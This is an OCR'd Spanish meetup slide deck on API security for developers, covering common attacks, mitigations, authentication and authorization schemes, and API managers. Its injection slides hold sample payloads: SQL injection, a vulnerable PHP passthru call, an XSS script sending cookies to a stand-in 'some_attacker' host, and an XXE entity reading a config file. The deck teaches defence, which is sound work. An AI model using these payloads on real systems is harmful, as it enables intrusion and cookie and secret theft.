
{api addicts}

Seguridad en las APIs
(desde un punto de vista developer)

Marco Antonio Sanz

{api addicts}



34 meetups

24k visualizaciones

1.400 API Addicts

Asociación sin ánimo de lucro cuyo fin es la evangelización de las APIs

Meetups

Algunos de los más importantes...

MAD 3 años BCN

- Apis como modelos de negocio
- Gobierno de Apis (con IBM)
- Define una Api
- PSD2 360
  Eurobits, Axway, CloudAppi, Adeslas
- Desarrolla tu primera api en .net
- Desarrolla tu primera api en Spring
- Desarrolla tu primera api en node.js
- RAML 0.8
- RAML 1.0 (Mulesoft)
- Seguridad en las apis (como Developer)
- Las apis en el mundo Cloud
- Tecnología Big Data en las Apis
- Api Managers (CA Layer 7 / Axway)
- MADA (Metodología Avanzada de desarrollo de apis)
- Open Data API

APIdays

JS DayES

ESIC BUSINESS&MARKETING SCHOOL

BIG DATA SPAIN

OPEN EXPO EVENTOS OPEN SOURCE

$> t3chfest

stackoverflow

{api addicts}

Eventos

Startups y las APIs

Lugar donde las startups hablan de la importancia de las APIs en su desarrollo

- Startups y las apis I
  Evolufarma, Mobdala, InrunCatalyist, Smartvel,Pangea
- Startups y las apis II
  Fidiliti, Unnax, Startupxplore, CloudAppi, LeadGods, BBVA Api Market, Eurobits, i2Factory
- Api Days Madrid
  Más de 10 talleres, 20 presentaciones, 200 personas..

Las empresas que han participado

{api addicts}

Canales

Meetup:

- Madrid: www.meetup.com/es-ES/ApiAddicts/
- Barcelona: www.meetup.com/es-ES/ApiAddictsBCN

LInkedin:

- https://www.linkedin.com/company/apiaddicts

Web:

- www.apiaddicts.org

Twitter:

- https://twitter.com/APIAddicts

Youtube:

- https://www.youtube.com/channel/UCepaRmZBCmbdU4QqNhSV5jQcts

ts}

Índice


- ❑ Conceptos generales
- ❑ Principales ataques
- ❑ Autenticación
- ❑ Autorización
- ❑ API Managers

Conceptos generales


{api addicts}

Responsabilidades

La responsabilidad de la seguridad es cosa de todos



Conceptos generales




Fuente: http://www.rsaconference.com/writable/presentations/file_upload/sec-t07-apis-the-next-hacker-target-or-a-business-and-security-opportunity.pdf

Principales ataques

{api addicts}

- DoS
- Robo de credenciales
- Man in the middle
- Ataques de inyección



Principales ataques

{api addicts}

DoS

**Un cliente realiza varias llamadas hasta
que produce la indisponibilidad del servicio**

- Caída del servicio (tiempo de indisponibilidad del servicio)
- Sobrecoste. Si tienes un servicio autoescalable, auto escalará hasta el máximo de instancias.

Principales ataques


{api addicts}

DoS

¿Cómo se puede mitigar el riesgo?

- Controlando el número de peticiones por “cliente” de la API
- Controlando la IP de origen
- Control de peticiones por cliente de la API

Indisponibilidad del servicio



Indisponibilidad del servicio y sobrecoste

Principales ataques

{api addicts}

Robo de credenciales

La seguridad de las credenciales depende tanto del cliente como del servidor. ¿Dónde se almacenan?

- **Servidores: Se suelen almacenar en almacenes de claves o en el código.**
- **Navegadores: Las claves se almacenan en el navegador**
- **Apps: Las claves se almacenan en el código.**

Principales ataques

{api addicts}

Robo de credenciales

¿Cómo se puede mitigar el riesgo?

- Servidores: Securizando mejor los sistemas operativos.
- Navegadores: Controlar que sólo sean claves para acceder a información pública.
- Apps: Algoritmos de cifrado para que sea más difícil saber la clave si se decompilan la aplicación.


Principales ataques

{api addicts}

Man in the middle

Permite a un atacante hacerse pasar por el cliente

- Un tercero se hace pasar por el servidor de la API
- Permite suplantar la identidad
- Robo de credenciales




Principales ataques

{api addicts}

Man in the middle

¿Cómo se puede mitigar el riesgo?

- Utilizando SSL
- Realizando SSL pinning
- Utilizando credenciales temporales (pj: oauth 2.0,SAML)
- Sistemas de doble autenticación (certificado cliente)
- Cifrando el cuerpo del mensaje (json /xml)



Principales ataques

{api addicts}

Injection attacks

Dentro de la cabecera, petición o cuerpo del mensaje va código malicioso que permite obtener información no autorizada

- **SQL injection: ejecución de operaciones en la base de datos**
- **Code injection: permite ejecución de código en remoto.**
- **HTML injection (cross-site scripting): permite la ejecución de código html en el cliente.**

```
SELECT UserList.Username FROM UserList WHERE UserList.Username =
$username AND UserList.Password = $password
Si field $password viene '1234' OR '1'='1'
SELECT UserList.Username FROM UserList WHERE UserList.Username =
'prueba' AND UserList.Password = '1234' OR '1'='1'
```

```
<?php
passthru("/bin/funnytext " . $_GET['USER_INPUT']);
?>
```

```
Nice site,  I think I'll take it.
<script>document.location="http://some_attacker/c
ookie.cgi?" + document.cookie</script>
```

Principales ataques

{api addicts}

Injection attacks

Continuamos con los ataques de inyección

- **XML External entity Injection:**

```
<?xml version="1.0"?>
<!DOCTYPE results [    <!ENTITY harmless SYSTEM
"php://filter/read=convert.base64-encode/resource=/var/www/config.ini" >
]>
<results>
    <result>&harmless;</result>
</results>
```

Principales ataques


{api addicts}

Injection attacks

¿Cómo se puede mitigar el riesgo?

Cada ataque tiene una forma de controlarlo. Por regla general, podemos hacer lo siguiente:

- Validar todos los parámetros y cuerpo de los mensajes.
- No dar ningún tipo de información del servidor, lenguaje de programación.. al atacante. Controlar las cabeceras de respuesta, las excepciones...



Principales ataques


{api addicts}

Injection attacks

¿Cómo se puede mitigar el riesgo?

Continuamos…

- **No ejecutar nada en la base de datos directamente (usar prepared statements)**
- **No permitir entidades externas en los xml.**
- **No permitir ejecuciones en el sistema operativo relacionada con la información de la petición.**
- **Validar ciertas expresiones regulares**




Principales ataques

{api addicts}

Aspectos generales

En general, ¿cómo podemos mejorar la seguridad?

- API Managers
- Desarrollando SDKs que manejan la seguridad por parte del cliente
- Realizando logging y auditoría de todas las peticiones.



Autenticación

{api addicts}

Sistemas más utilizados

- Autenticación básica (apiKey)
- Oauth (v2.0)
- Autenticación por IP
- Firmado de peticiones
- Autenticación de 2 vías (con certificado cliente)


Autenticación

{api addicts}

Básica

Permite autenticar una aplicación mediante un id de aplicación y una contraseña.

- **La información va en la cabecera en forma de base64(appid:appsecret)**
- **La información viaja en claro.**




Autenticación

{api addicts}


Oauth

Protocolo que permite tanto autenticar como autorizar:

- **Genera un access token de acceso que permite utilizarse en las peticiones.**
- **El access token tiene un tiempo de vida y puede renovarse.**
- **Las credenciales (client_id, client_secret) de autenticación del cliente sólo viajan la primera vez.**
- **Permite autenticarse en un determinado scope, enlazando con la autorización.**



Fuente: cloudidentity.com




Autenticación

{api addicts}

Oauth

Ejemplo con google

- Habilitamos la API Calendar
- Obtenemos las credenciales
- Obtenemos el token
- Realizamos una petición



Fuente: cloudIentity.com

Autenticación

{api addicts}

HMac

Las aplicaciones tienen un app_id y un app_secret, pero no viajan en la petición. Dentro de la petición se envía una el app_id (junto con otros datos) firmados con el app_secret.

```
Authorization: AWS4-HMAC-SHA256 Credential=AKIAIOSFODNN7EXAMPLE/20130524/us-east-1/s3/aws4_request,
SignedHeaders=host;range;x-amz-date,
Signature=fe5f80f77d5fa3beca038a248ff027d0445342fe2855ddc963176630326f1024
```

Component	Description
`AWS4-HMAC-SHA256`	The algorithm that was used to calculate the signature. You must provide this value when you use AWS Signature Version 4 for authentication. The string specifies AWS Signature Version 4 (AWS4) and the signing algorithm (HMAC-SHA256).
`Credential`	Your access key ID and the scope information, which includes the date, region, and service that were used to calculate the signature. This string has the following form: `<your-access-key-id>/<date>/<aws-region>/<aws-service>/aws4_request` where • `<date>` value is specified using `yyyyMMdd` format. • `<aws-service>` value is `s3` when sending request to Amazon S3.
`SignedHeaders`	A semicolon-separated list of request headers that you used to compute `Signature`. The list includes header names only, and the header names must be in lowercase. For example, `host;range;x-amz-date`
`Signature`	The 256-bit signature expressed as 64 lowercase hexadecimal characters. For example, `fe5f80f77d5fa3beca038a248ff027d0445342fe2855ddc963176630326f1024`

Autenticación

{api addicts}

Certificado cliente

Se establece una comunicación por https con certificado cliente

Desde el punto de vista de seguridad, es de los más seguros porque verificas al cliente.


La desventaja es que no es tan fácil emitir certificados de cliente. Además, no puedes guardar los certificados en dispositivos móviles

Autenticación

{api addicts}

Por IP

`El servidor valida la IP del cliente`



El servidor tiene que conocer la IP del cliente.

La IP también puede suplantarse por lo que no estás libre de un man in de middle.

Autorización

{api addicts}

Métodos de autorización

Se autoriza el método y la uri para unas credenciales.

- Basada en uri
- Scope
- Autorización de la aplicación


Autorización

{api addicts}

Por Uri

Se debe autorizar tanto las urls como el contenido

- Se selecciona la uri (tener en cuenta los uri parameters)
- Se seleccionan las credenciales de acceso



Autorización

{api addicts}

Por Scopes

Según el scope relacionado con las credenciales del login podrás

Normalmente está relacionado con Oauth2.0, cada cliente selecciona un scope en el login.
Se valida el conjunto de recursos al que pertenece un scope.

Por ejemplo, si hacemos login sobre el scope email, con la siguiente API, sólo podríamos obtener el recurso email con el token proporcionado
GET /users/{id} NO
GET /users/{id}/emails SI

Autorización

{api addicts}

Por Aplicación

Cierta funcionalidad sólo podrá ser autorizada por la aplicación

Alguna funcionalidad sólo puede ser autorizada por la aplicación, que es la que conoce el negocio.

Por ejemplo, seguramente sólo el administrador de un grupo podrá eliminar dicho grupo.

GET /groups/{id} SI

DEL /groups/{id} NO

Autenticación Autorización

{api addicts}

Scenario	Authentication	Authorization
Business to Business	TLS Cert, API Key	OAuth 1.0a & OAuth 2.0 policies ◆ Client credentials grant (two-legged Oauth)
Trusted developers	API Key, OAuth Token, IP Address SAML identity control policies ◆ Generate SAML Assertion ◆ Validate SAML Assertion	OAuth 1.0a & OAuth 2.0 policies ◆ Resource owner password grant
Untrusted developers	API Key, OAuth Token SAML identity control policies	OAuth 1.0a & OAuth 2.0 policies ◆ Authorization code grant (three-legged OAuth) ◆ Implicit grant
HTML5 applications	Two-way TLS	
Identity tracking	Identity-based access tracking policy ◆ Verify API Key	

API Manager

{api addicts}

¿Qué es un API manager?

Es un servidor que permite dotar de mayor seguridad a nuestras APIS. Características principales:

- Permite dotar de autorización y autenticación a las APIs.
- Permite obtener estadísticas del uso de las APIs.
- Ofrece servicios que permiten proteger a las APIs de los ataques.
- Permite logueo y auditoría de las peticiones.
- Ofrece servicios de proveedor de identida

API Manager


{api addicts}

¿Es necesario un API Manager para proteger nuestras APIs ?

Dependerá del negocio de la API y sobre todo, de la estrategia de la organización.

Por regla general, todas las APIs que se expongan al exterior deberían ser securizadas por un API Manager.

Las Apis internas a una organización también es aconsejable, debido al mayor control sobre las API.

